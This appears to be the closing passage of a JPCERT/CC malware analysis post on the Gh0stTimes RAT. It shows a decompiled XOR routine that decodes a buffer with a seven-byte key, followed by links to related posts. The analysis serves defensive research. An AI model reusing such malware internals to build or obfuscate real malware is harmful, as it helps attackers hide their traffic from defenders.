    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
    }
    return j_1;
}

```

[Dsl0gdRAT Malware Installed in Ivanti Connect Secure](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus’s Subgroup](#)

Source: <https://blogs.jpccert.or.jp/en/2021/10/gh0sttimes.html>